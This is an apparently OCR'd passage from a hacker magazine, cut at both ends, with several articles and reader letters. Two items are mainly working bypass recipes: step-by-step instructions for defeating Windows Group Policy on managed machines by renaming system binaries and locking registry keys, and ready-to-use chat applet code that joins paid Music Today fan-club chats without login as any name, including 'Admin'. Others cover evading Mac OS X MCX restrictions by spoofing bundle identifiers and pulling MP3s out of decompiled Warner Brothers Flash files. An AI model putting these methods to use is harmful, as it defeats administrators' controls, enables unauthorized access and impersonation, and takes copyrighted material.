After returning to your home directory (or wherever you copied the app to) you should find a fresh copy of the Terminal (or whatever you copied). At this point you want to control-click the icon and select "Show Package Contents". A new Finder window will pop up showing the contents of the Terminal.app. Inside you should see a folder named "Contents". Inside the "Contents" folder you should find three files and two folders "Info.plist", "PkgInfo", "version.plist", "MacOS", and "Resources" (respectively). You will want to edit "Info.plist" so go ahead and open it in a standard ASCII/UTF-8 text editor. Inside you should find a bunch of fun little variables that control the interactions between Darwin and the Terminal. If you want to be able to double-click the .app and run the program you will want to modify the <string> associated with the "CFBundleIdentifier" <key>. This variable identifies the program and reports to MCX. You will want to modify this to something you know that you are allowed to run. I usually change it to "com.apple.Safari" or "com.apple.Preview". If you really want to be able to run this app, change it to something the admins cannot block with MCX: the Finder, the quintessential Mac OS X app: "com.apple.finder". You should be able to back out of the Contents, *.app folder, and double-click the app icon to start it. I have noted that the system does not always recognize the updates. We can force an update by renaming the application and changing it back to its original name.


If you are a GUI sort of person just repeat this for all of the applications that you want to run. On the other hand, if you are willing to get your hands dirty, you need only free up access to the Terminal to access these programs. For example, suppose that you really want to run the installed version of iTunes. Pop open a Terminal and toss it the following command:

```
/Applications/iTunes.app/Contents/MacOS
➥/iTunes
```

Or, for about any other application just follow the general rule of "/<location of .app>/<app name>.app/Contents/MacOS/<app name>". Any program that is run via the Terminal app is not checked by MCX for permissions. These commands however fall under the protections that are built into the Unix core (Mach Kernel) that Darwin runs on top of. This knowledge will not make anyone a figurative deity on a Mac OS X system but it can give a clueless admin a shock. The uninformed often tote Mac OS as the smart alternative to Windows for safety purposes, however it is quite obvious that it is not nearly as secure as many like to believe. When in doubt use Unix permissions for actual security, have fun on any OS X systems you encounter, and inform the rest of us if you find anything cool.

Viel Spass Kinder!

GPOs and Group Policy: Just Say No!



by WagStaff

Group Policy is a Microsoft Windows technology that supports centralized management of machines and users in a Windows domain environment, either with or without Active Directory (AD). It functions by merging registry changes into the local Windows registry via the distribution of Group Policy Objects (GPOs). GPOs are specialized snippets of registry files containing the desired registry settings.

The initial processing of Group Policy occurs when the computer starts up and when the user logs on, which is also referred to as "foreground" policy application. The system also applies (refreshes) Group Policy in the "background" on a periodic basis. By default, there is a refresh every 90 minutes plus or minus up to 30 minutes (this is a random delta applied to keep all workstations in the domain from updating GPOs at the same time).

GPOs are used by sysadmins to enable or disable a large variety of Windows features and/or behaviors. If a registry entry under GPO control is changed by a user, the Group Policy process ensures that these changes are "undone" and replaced with the settings present in the GPO. This behavior can be appropriate and highly desirable in a controlled corporate setting. However, this behavior can be quite annoying and undesirable when, for example, a home computer is used to connect to the corporate network so that the employee may work from home. Of course, this situation can and should be prevented by the *proper* application of GPOs. Sadly, though, not all sysadmins are created equal. So we must have a way to deal with these sorts of real world issues.

After Googling unsuccessfully for a set of instructions on how to locally disable the GPO propagation virus (did I say that out loud?) on Windows systems, I decided to learn the details of the mechanisms in use and write my own set of instructions. My results follow. Please read these instructions completely before attempting any of these changes, and be sure you are comfortable editing the Windows registry. Your mileage may vary. Void where prohibited. Some settling of contents may have occurred during shipping. Don't run with scissors....

To disable "Group Policy" propagation to a Windows NT4/2000/XP workstation, perform the following steps, in order, while logged into the workstation with Administrator privileges:

(Note: If you don't have administrative privileges on the affected computer, please see the numerous tutorials available on how to "acquire" these privileges as it is beyond the scope of this article.)

Step 1:

Rename: C:\WINDOWS\system32\dllcache\gpupdate.exe
To: C:\WINDOWS\system32\dllcache\gpupdate.exe.save
Click "OK" on any warning messages.
Rename: C:\WINDOWS\system32\dllcache\secedit.exe
To: C:\WINDOWS\system32\dllcache\secedit.exe.save
Click "OK" on any warning messages.

Step 2:

Rename: C:\WINDOWS\system32\gpupdate.exe
To: C:\WINDOWS\system32\gpupdate.exe.save
Click "OK" on any warning messages.
Rename: C:\WINDOWS\system32\secedit.exe
To: C:\WINDOWS\system32\secedit.exe.save
Click "OK" on any warning messages.

The above changes are made to prevent future "command line" initiated updates to local Group Policy. If the risk of that is low/nonexistent, these two steps can be skipped entirely. The execution order of the above steps is necessary to deal with the "Windows File Protection" (WFP) mechanism introduced by M$ in Windows 2000. Step 1 is not necessary on a Windows NT4 workstation, since it does not implement WFP.

As an alternative, you could disable WFP entirely (these details are also beyond the scope of this article) and rename only the two files present in "C:\WINDOWS\system32" (Step 2). To avoid starting a religious war on the merits of the

WFP mechanism, I have opted instead to describe the above steps which sidestep that sometimes sensitive issue. Moving on....

Step 3:

Search the boot/system drive (usually "C:") for all files named "*.pol" and rename them or delete them.

Most of these files will appear under various user home directories under the "C:\Documents and Settings" folder structure (e.g., "C:\Documents and Settings\All Users\ntuser.pol"). These are the actual policy files that are created by the domain SysAdmins and distributed throughout the domain via the GPO process. Since we're trying to disable this activity, these files are no longer necessary.

Step 4a:

For Windows NT4: Navigate to the following registry key:

```
HKEY_LOCAL_MACHINE\SYSTEM\Current
➥ControlSet\Control\Update
```

Create a new REG_DWORD entry there named "UpdateMode" if it doesn't already exist.

Set its value to 0 (in hex 0x00000000) (e.g., "UpdateMode"=dword:00000000).

This step disables NT4-based domain GPOs. If you are sure your domain exclusively uses Windows 2000-or-newer servers to manage the domain (e.g., your domain is AD-based and does not distribute NT4-based GPOs for backwards compatibility), you can skip this step. If in doubt, performing this edit when not necessary causes no harm.

Step 4b:

For Windows 2000: Navigate to the following registry key:

```
HKEY_LOCAL_MACHINE\Software\Policies\
➥Microsoft\Windows\System
```

Create a new REG_DWORD entry there named "DisableGPO" if it doesn't already exist.

Set its value to 0 (in hex 0x00000001) (e.g., "DisableGPO"=dword:00000001).

This step disables AD-based domain GPOs only for Windows 2000 clients. If you're not running Windows 2000 (e.g., you're running Windows XP), you can skip this step. M$ disabled this otherwise useful feature in the Windows XP "Gold" code release. Performing this edit on a Windows XP client provides you with some typing/clicking exercise, but not much else.

Step 5:

Navigate to the following registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
➥Windows\CurrentVersion\policies\system
```

Create the REG_DWORD entries listed below if they don't already exist.

Set the values as indicated.

```
"SynchronousMachineGroupPolicy"=dword:
➥00000000
"SynchronousUserGroupPolicy"=dword:
➥00000000
"DisableBkGndGroupPolicy"=dword:00000001
"MaxGPOScriptWait"=dword:00000001
"RunLogonScriptSync"=dword:00000000
```

This step does not actually disable GPOs. Rather, it makes them slightly less annoying should you choose not to completely disable them. It prevents the background refresh which was discussed previously and keeps foreground GPO refreshes from slowing down the boot/login process. This step is optional and can be skipped entirely if a full disabling of local GPO processing is your desired end-state.

Step 6:

Change the permissions on the following registry keys to remove "Full Control" from every user/group except your domain logon account to which you will add "Full Control" permissions:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Policies
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
➥Windows\CurrentVersion\policies
HKEY_CURRENT_USER\Software\Policies
HKEY_CURRENT_USER\Software\Microsoft\
➥Windows\CurrentVersion\Policies
```

You will have to "Add" your user account to the security list for the two HKLM key locations and give it "Full Control" permissions prior to removing the "Full Control" permissions from the other listed users/groups. It should already exist in the list for the two HKCU keys, but it won't have "Full Control" permissions until you add them.

Step 7:

Reboot the PC (hey, it's Windows, not *nix!).

Step 8:

Proceed to make any changes to your PC configuration secure in the knowledge that Group Policy pushes will no longer be an issue! Hallelujah!

Please note that Step 6 is the true "meat" in this procedure for AD-based domains (currently, the most common type of Windows domain configuration). You can generally achieve the desired result in an AD-based domain by only performing that single step. The other steps are merely for less-common environments or for added insurance. If you want a quick back-out strategy in an AD-based domain, then you should consider only performing Step 6.

Also, I haven't validated these steps yet in the Windows Vista (formerly "Longhorn") environment. All indications are that they will work there "as-is," especially if Windows Server 2003 or earlier servers are used to manage the domain. If necessary, I'll update these instructions once M$ releases the "Gold" code for Windows Vista/Vista Server (2007?).

Hacker Perspective

by Bruce Schneier

A hacker is someone who thinks outside the box. It's someone who discards conventional wisdom, and does something else instead. It's someone who looks at the edge and wonders what's beyond. It's someone who sees a set of rules and wonders what happens if you don't follow them. A hacker is someone who experiments with the limitations of systems for intellectual curiosity.

I wrote that last sentence in the year 2000, in my book *Beyond Fear.* And I'm sticking to that definition.

This is what else I wrote in *Beyond Fear:*

"Hackers are as old as curiosity, although the term itself is modern. Galileo was a hacker. Mme. Curie was one, too. Aristotle wasn't. (Aristotle had some theoretical proof that women had fewer teeth than men. A hacker would have simply counted his wife's teeth. A *good* hacker would have counted his wife's teeth without her knowing about it, while she was asleep. A good *bad* hacker might remove some of them, just to prove a point.)

"When I was in college, I knew a group similar to hackers: the key freaks. They wanted access, and their goal was to have a key to every lock on campus. They would study lockpicking and learn new techniques, trade maps of the steam tunnels and where they led, and exchange copies of keys with each other. A locked door was a challenge, a personal affront to their ability. These people weren't out to do damage - stealing stuff wasn't their objective - although they certainly could have. Their hobby was the power to go anywhere they wanted to.

"Remember the phone phreaks of yesteryear, the ones who could whistle into payphones and make free phone calls. Sure, they stole phone service. But it wasn't like they needed to make eight-hour calls to Manila or McMurdo. And their real work was secret knowledge: The phone network was a vast maze of information. They wanted to know the system better than the designers, and they wanted the ability to modify it to their will. Understanding how the phone system worked - that was the true prize. Other early hackers were ham-radio hobbyists and model-train enthusiasts.

"Richard Feynman was a hacker; read any of his books.

"Computer hackers follow these evolutionary lines. Or, they are the same genus operating on a new system. Computers, and networks in particular, are the new landscape to be explored. Networks provide the ultimate maze of steam tunnels, where a new hacking technique becomes a key that can open computer after computer. And inside is knowledge, understanding. Access. How things work. Why things work. It's all out there, waiting to be discovered."

Computers are the perfect playground for hackers. Computers, and computer networks, are vast treasure troves of secret knowledge. The Internet is an immense landscape of undiscovered information. The more you know, the more you can do.

And it should be no surprise that many hackers have focused their skills on computer security. Not only is it often the obstacle between the hacker and knowledge, and therefore something to be defeated, but also the very mindset necessary to be good at security is exactly the same mindset that hackers have: thinking outside the box, breaking the rules, exploring the limitations of a system. The easiest way to break a security system is to figure out what the system's designers hadn't thought of: that's security hacking.

Hackers cheat. And breaking security regularly involves cheating. It's figuring out a smart card's RSA key by looking at the power fluctuations, because the designers of the card never realized anyone could do that. It's self-signing a piece of code, because the signature-verification system didn't think someone might try that. It's using a piece of a protocol to break a completely different protocol, because all previous security analysis only looked at protocols individually and not in pairs.

That's security hacking: breaking a system by thinking differently.

It all sounds criminal: recovering encrypted text, fooling signature algorithms, breaking protocols. But honestly, that's just the way we security people talk. Hacking isn't criminal. All the examples two paragraphs above were performed by respected security professionals, and all were presented at security conferences.

I remember one conversation I had at a Crypto conference, early in my career. It was outside amongst the jumbo shrimp, chocolate-covered strawberries, and other delectables. A bunch of us were talking about some cryptographic system, including Brian Snow of the NSA. Someone described an unconventional attack, one that didn't follow the normal rules of cryptanalysis. I don't remember any of the details, but I remember my response after hearing the description of the attack.

"That's cheating," I said.

Because it was.

I also remember Brian turning to look at me. He didn't say anything, but his look conveyed everything. "There's no such thing as cheating in this business."

Because there isn't.

Hacking is cheating, and it's how we get better at security. It's only after someone invents a new attack that the rest of us can figure out how to defend against it.

For years I have refused to play the semantic "hacker" vs. "cracker" game. There are good hackers and bad hackers, just as there are good electricians and bad electricians. "Hacker" is a mindset and a skill set; what you do with it is a different issue.

And I believe the best computer security experts have the hacker mindset. When I look to hire people, I look for someone who can't walk into a store without figuring out how to shoplift. I look for someone who can't test a computer security program without trying to get around it. I look for someone who, when told that things work in a particular way, immediately asks how things stop working if you do something else.

We need these people in security, and we need them on our side. Criminals are always trying to figure out how to break security systems. Field a new system - an ATM, an online banking system, a gambling machine - and criminals will try to make an illegal profit off it. They'll figure it out eventually, because some hackers are also criminals. But if we have hackers working for us, they'll figure it out first - and then we can defend ourselves.

It's our only hope for security in this fast-moving technological world of ours.


Bruce Schneier is an internationally renowned security technologist, referred to by "The Economist" as a "security guru." He is the author of approximately eight books - including the best sellers "Beyond Fear: Thinking Sensibly about Security in an Uncertain World," "Secrets and Lies," and "Applied Cryptography" - and hundreds of academic articles and papers. His influential newsletter, "Crypto-Gram," is read by over 120,000 people. Schneier is regularly quoted in the press, and his essays have appeared in national and international publications. He is a frequent guest on television and radio, has testified before Congress, and is a frequent writer and lecturer on issues surrounding security and privacy.

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Music Today



by noir

A lovely company called Music Today has recently caught my attention. Music Today is a site that charges music bands money in exchange for hosting band fan clubs. These fan clubs include online chat, customized email addresses, message boards, online merchandise shops, and some other useless crap.

The Story

I'll admit, I did actually join one of the band's fan clubs (no, not the Backstreet Boys) and mostly just used the chat here and there. One day I decided to look a bit closer at the chat and saw that they left a lot of chat parameters in the HTML, rather than embedding it into the Java applet. I first looked at the PARAM NAME tag. The value for this was set to my registered username. So what happens when you change the value and load the page from locally on your machine? Yes, it's that easy. The value for this may not be obvious at first. If you've ever been a fan of any music band, you know they have their fanatics. Logging in as a band member was worth a chuckle the first few times. After a while it got old and I just started using it to use whatever screen name I felt like that day.

The next thought I had about this was that if I could load the page locally, did I really need to log in? So I wouldn't have to worry about clearing cookies and cache and all that stuff, I sent the HTML file with modified name to a friend who had never been part of any Music Today club. Sure enough, turns out you don't even need to be registered to load the chat! You would think a company interested in making money would want their users to be paying for the services. So the obvious next thought I had was how do I get on fan clubs I haven't paid for? That's where the lovely SiteID value comes in. It seems at this time that most of the values between 1002 and 1021 have an associated fan club chat. I didn't bother to go below 999/0999 or above 1025, but there may be more.

My final step at this point was to see how stripped down the code could get. You can strip it quite a bit actually. Enough that I can include it in this article. So all you have to do to start playing around is set your username and pick whatever SiteID you want. Yeah, sure, I'll attach the SiteIDs as well. Feel free to try and strip the code down more. I'm no expert at this.

So far the only real restrictions I've found on this is that you cannot log in with the username "Admin". It is reserved. The other reserved names will vary from fan club to fan club and they are the moderator usernames. There are other security measures in place to prevent these two classes of usernames from being used. Finally, if somebody else is already logged in with the name you're using, it will tell you to try again. Feel free to try adding " " (a non-breaking space) to the end of the username.

(It has come to my attention that Music Today plans to change their chat client soon. Have fun while you still can, and in the meantime, start looking at how to play with Parachat code.)

```
Chat Code:::::
<html>
<td id="lblScript"><script language='Javascript'> isMac =

(navigator.appVersion.indexOf("Mac")!=-1) ? true : false;
IEmac = ((document.all)&&(isMac)) ? true : false;
IEwin = ((document.all)&&(navigator.appVersion.indexOf("MSIE")!=-1) &&
!isMac) ? true :

false;
NS = (navigator.appName.indexOf("Netscape")!=-1) ? true : false;
document.writeln("<APPLET NAME='DigiChat'

CODEBASE='http://fanclubchat.musictoday.com/DigiChat/DigiClasses/' ");
```

```
document.writeln("CODE='com.diginet.digichat.client.DigiChatApplet' ");
document.writeln("HEIGHT=100 WIDTH=200 ALIGN='MIDDLE' ");
if (isMac)
document.writeln("ARCHIVE=Client_Mac.jar MAYSCRIPT>");
else if (!isMac)
{
if (IEwin)
{
document.writeln("ARCHIVE=Client_Plugin.jar MAYSCRIPT>");
document.write(" <PARAM NAME=cabbase value=Client_IE.cab>");
document.write(" <PARAM NAME=useslibrary value=DigiChat Applet>");
document.write(" <PARAM NAME=namespace value=Digi-Net>");
document.write(" <PARAM NAME=useslibrarycodebase value=Client_IE.cab>");
document.write(" <PARAM NAME=useslibraryversion value=4,0,1,0>");
}
else if (NS)
document.writeln("ARCHIVE='Client_NS.jar' MAYSCRIPT>");
}
document.write(" <PARAM NAME=nickname VALUE=Admin>");
document.write(" <PARAM NAME=language VALUE=english.lang>");
document.write(" <PARAM NAME=siteID VALUE=1008>");
document.write(" <PARAM NAME=background VALUE=606A6D>");
document.write(" <PARAM NAME=signed VALUE=true>");
document.write(" <PARAM NAME=textcolor VALUE=000000>");
document.write(" DigiChat requires a Java Compatible web browser to run. ");
document.write(" </APPLET>");
</script></td>
</html>

END Chat Code:::::


SiteIDs::::::

1023 = none
1022 = none
1021 = NIN
1020 = Krewe of Roo
1019 = Backstreet Boys
1018 = Gretchen Wilson
1017 = The Freak Parade
1016 = Hick Hop Federation
1015 = none
1014 = Mike Doughty (pw protected)
1013 = Xposed
1012 = The Unedited Jewel Chat
1011 = Kenny Chesney
1010 = Good Charlotte
1009 = Jem Chat
1008 = Usher World
1007 = Britney Spears
1006 = ICON Chat
1005 = MusicToday
1004 = none
1003 = The Union Hall
1002 = Shania Twain
1001 = "Invalid Host"

END Site IDs::::::
```

Hacking Warner Brothers Records

by c0z

This tutorial will teach you the methods involved in downloading the top three songs of most artists signed with Warner Brothers Records (WBR), directly from their own server, legally.

Background Information

Artists who sign with WBR get a nice little Flash site with all of their pictures, tour information, etc. The majority of these sites have an applet that will allow you to play a small selection (usually three) of their hit songs in the background while you roam about their site. Some of these artists include HIM, My Chemical Romance, Static X, Madonna, just to name a few.

The Exploit

By using a Flash decompiler and having a simple knowledge of Action script, we can reverse engineer Warner Brothers' website, gaining access to mp3s directly from their web server.

Target Acquisition


For this example I will use the band HIM, located at http://www.heartagram.com. The applet mentioned is in the lower left hand corner of the page. The basic method discussed will apply for the majority of artists signed with WBR.

Research

First off, get the .swf file that the applet uses. This can be done by viewing the source of the web page and finding the name of the applet. We can see that this page is little more than some CSS, a little JavaScript, and the Flash embedding. The tag we are looking for is:

```
{param name="movie" value="HIM-site3.swf" /}
```

Voila, http://www.heartagram.com/HIM-site➥3.swf. This file can be found in your temporary Internet files or you could just download it.



Decompile

Next you will need an SWF decompiler. I prefer the Sothink SWF Decompiler. For the purpose of this demonstration, the demo will work fine. Proceed to open HIM-site3.swf.

In the right panel labeled "Resources" of the decompiler, open the "action" tree. This contains all of the action scripts used to control the SWF. View the "MainMovie" code.


Basically, when this movie loads it runs a bandwidth test to determine which quality of song to start playing. The URL to the file is then concatenated from variables and arrays starting on line 67 of the script.

```
// [onClipEvent of sprite 146 in frame 14]
onClipEvent (load)
{
    ptitle = new Array("KILLING LONELINESS", "WINGS OF A BUTTERFLY", "UNDER THE
ROSE", "BEHIND THE CRIMSON DOOR");
    palbum = new Array("FLASHBACK", "Flashback", "Flashback", "flashback");
    pURL = new Array("killingloneliness", "wingsofabutterfly", "undertherose", "be-
hindthecrimsondoor");
    baseURL = "http://download.wbr.com/himtrax/audioswfs/";
    hiSpeedURL = "_hi.swf";
    loSpeedURL = "_lo.swf";
```

The base URL is the server the mp3s are hosted on. This would be followed by an item from the pURL array and finally the bandwidth URL:

```
baseURL + pURL + hiSpeedURL
'http://download.wbr.com/himtrax/audioswfs/' + 'killingloneliness' + '_hi.swf'
http://download.wbr.com/himtrax/audioswfs/killingloneliness_hi.swf
```

The next step is to download this file and open it in the SWF decompiler.




Extraction

In the resources panel, open the "sound" tree. Select the only sound "streamsound 0" and check the box next to it to mark it for export. Click the "Export Resource" button and select a location to save it to.

Rename your newly conquered mp3, take a deep breath, and laugh at the record company. Congratulations. You saved 99 cents.

More artists hosted by Warner Brother's Records can be found at http://www.warner ➥brosrecords.com/find.php.



Jibber-Jabber

Experiences

Dear *2600:*

I have a funny story to relate to readers of *2600*. I was in the DC area recently and I went to the National Cryptologic Museum right next to the headquarters of the NSA at Fort Meade. It's a fairly good museum, although I knew much more of the stories told than did the museum guide herself. (Also, she was a bit unabashedly gung-ho pro-American. I was happy with the way most of the historical stories she told turned out, but her tone was a bit condescending and everything-non-American-is-evil.) It's also fun to play with an actual Enigma machine.

I went in to the little gift shop in the museum on my way out and there was one of those POS things which is essentially a PC attached to a laser scanner and cash drawer. Attached to the bottom of the nice flat-screen monitor was a large Post-It note with the words "Password: XYZZY" (actually, I didn't write down the real password).

That merely a few hundred meters from the center of the U.S. government's cryptologic might, *this* was considered good security is kind of a blast. I tried to take a picture (I was hoping to win that free *2600* subscription with a good back page picture!), but they wouldn't let me. More's the shame....

auto456565

Dear *2600:*

Please accept my thanks for a great magazine! I appreciate the many interesting articles!

I am currently a Linux device driver engineer and have been working/playing with Linux and Unix for nearly 25 years. Which explains why I am the neophyte that I am when it comes to phones. I use phones for their purpose, dutifully pay for my use, and move along with life.

It is with this naivete that I would like to cry on your collective shoulders about the following incidents that happened to me in November, 2005.

I was in a small town in central Oregon called Detroit. I needed to make a semi-emergency call to work after I discovered that I had made a mistake in a presentation to my manager about some Linux device driver problems they were having and an answer suddenly came to my mind when I was driving to vacation. (Doesn't it always happen that way?)

Well, I stopped at the local general store which had the only payphone in the center of town. The payphone was not a Quest payphone. The company label on front had something like "Call America" on it. It said that a five minute call to anywhere in the country was $1.00.

Well, I would need two dollars in quarters. One would be a call to information to get the main number for my company and the other for the call itself.

I got the number and called the company's main number. When you call the main number for the company that I work for, you are given numerous menus that an employee can use to find the work number for another employee.

This is when I found out that the touch tone buttons on the payphone were somehow disabled. I was able to use them to make the call to the company, but when the connection was made the touch tone buttons were disabled. Fortunately, my company's system has a fall-through to a human operator if one does not have touch tones. Unfortunately for me, the five minutes for my dollar ran out and I was disconnected.

At this time, I went into the store and bought one of those $5.00 for 30 minute calling cards that convenience stores sell.

I went back out to the payphone and tried to use the card to call the main number at my company. (Mind you, this is the same main number that I just dialed less than ten minutes prior to going into the store to get the card.) When I tried to call with the card, I got a number out of service redirect (you know, the three tones and "the number you have reached cannot be dialed, please check the number and dial again" recording). The main number for my company was in Santa Clara, California. It was not overseas. I called the customer service number on the card and complained. The person said there was nothing they could do. Something like some payphones don't allow you to call anywhere. Which I think is quite interesting as I just called the same number using cash.

I tried about five times and got the same thing. At this point I gave up, went back into the store, and asked the clerk (who, fortunately, was understanding) for three dollars worth of quarters. Armed with these, I was able to get a call through to our switchboard, asked to be connected to my team lead, and got my message through.

Why would the touch tone keys on a payphone be disabled when the called party is reached? I have used Qwest payphones in the past and did not have this problem. Is this unique to non phone company owned payphones? Is it a regulatory quirk? In fact, do the FCC regs say anything about whether or not the touch tone pad should be disabled or kept enabled?

Also, why in heck would a calling card block Santa Clara, California? Is there something about Santa Clara (area code 408) that cause some calling card companies to squirm? What about payphone users calling into Santa Clara?

I would greatly appreciate any light you folks can shine on this issue.

Cleara

The disabling of touch tones is nothing new. Usually it's to prevent you from doing something that bypasses the phone's ability to take your money, such as using a calling card. Sometimes it's just a misconfiguration. This is what necessitated the carrying of portable tone dialers back in the 80s. And the rest, as they say, is history.

Apparently the tones on this phone weren't disabled when you called the access number for the calling card. Some phones only disable the tones once coins are put in for reasons that we cannot fathom. The explanation you were given by the calling card company makes no sense since the restriction wasn't coming from the payphone but from their service. We can rule out the 408 area code not being in their database as that area code has been around forever. It's possible your exchange wasn't in their database although most of these "intelligent" phones don't need to have a database of every single exchange in the country since such a list would constantly be changing. If the area code exists, the call should be attempted and if the exchange is bad you should get an error from whatever telco places the call. We assume you tried other numbers with this calling card without running into this problem. If not, make sure this isn't a dialing format issue. Otherwise you most definitely have a legitimate gripe with this company as well as with the operators of the payphone. Be sure to pursue this.

Decent telephone policy is only achieved through constant bitching.

Dear *2600:*

At the time I am writing this I am working on a Pentium 2 computer that was considered broken by the previous owner. The man is an A+ certified computer tech for a local ISP. I was crestfallen when I heard him say that. I tried anyway to fix this monster. You wanna know what was wrong? Corrupted hard drive. That's it. Now this guy has more experience than I care to know of. To think that a punk kid can get it running in under ten minutes is quite shocking. I have always been technologically inclined, surrounded by towers of humming beauties. When I was but a small kid I was on my dad's lap typing away at a DOS machine. At four I had my first chess match. At six I wanted to build robots and have been wrist deep in wires and solder since. I have the scars from the hot Flux to prove it. I have always had a computer but until recently I never cared enough to learn. I was part of the mindless masses. Now I am sitting here in my own barn full of computers and equipment. I remember booting into a 56K modem for the first time, though my age at the time escapes me. I thank my dad for a lot of this. He taught me how to solder at a young age. I built a robot at the age of ten, though it was a kit. I never stopped asking questions when I entered my teen years. In fact, that's when I started asking more and more. I beige boxed my neighbors and ran port sniffing programs on WiFi networks I found. I don't want to harm or cause damage. I bought a CD-ROM the other day for another computer of mine. Sadly, it was broken. But you know what? I opened the case and fixed the piece of plastic that broke. That's real hacking. I'm 18 now and have learned so much. I have only three *2600* magazines but let me tell you the first one I ever picked up changed my life. I went from a kid who liked to dabble into a full fledged techno-lover. I can never thank you guys enough. I used to think the Internet was IT. The real deal. No, no, that's a facade put up by brilliant men. I can only aspire to be them. I am the second holder of the torch. I only hope I can hold it as well as the first. I owe you people more than I can pay. You saved me from a life of mediocrity.

BigBrother

Dear *2600:*

In 22:4, reader Adria went into some detail about a recent credit/debit card cloning event perpetrated upon his/her sister. The editors of *2600* also expressed an interest in methods by which these cloning events are perpetrated. I have also recently been a victim of credit card cloning and would like to offer my insight based upon my experience and conversations with other Europeans.

My family and I moved to Italy in July 2005. Not more than four months after living here, we found that somehow, someway, our most commonly used credit card had been compromised. Some criminal element had decided to help themselves to about $6000 worth of merchandise, all purchased in Istanbul, Turkey. We found this hard to believe as we watch our transactions like hawks, keep and later destroy all receipts, and pay off our balance at least monthly. Also, our credit card was never out of our possession... or was it (more on this common faux pas later)? Needless to say, this was a swift punch in the gut.

Fortunately, our credit card company absolved us of the stolen money, but only after several steps were taken. First, we had to call the credit card company almost daily for several days and dispute the charges. What made matters worse was that each time we called, we spoke to a different representative. The different representatives didn't seem to have any common knowledge about the case that was started on our account and we often had to explain more than once that we actually didn't make *any* of the purchases that appeared on our statement for the dates and locations of the criminal transactions. We also had to fill out and return a short affidavit assuring the credit card company that we did not make the purchases that we disputed and we had to make an itemized list of all the transactions we wished to dispute. It was completely stressful and a gigantic pain in the ass but, in our case, it was actually rectified rather quickly.

Not completely trusting the credit card company (imagine that!), I decided to take some measures into my own hands. I made a visit to the legal office of the base at which my wife is stationed. The impression I received when talking to the legal aide was that the Judge Advocate General (JAG) wasn't interested in pursuing this type of credit card fraud because it was not perpetrated by another military member or dependent. The aide also indicated that the Office of Special Investigation (OSI) would not be interested in investigating this type of crime perpetrated against American military members abroad. As Adria observed, law enforcement everywhere doesn't seem willing to touch credit card fraud. For what it was worth, I also contacted all the major credit bureaus and issued fraud alerts in both

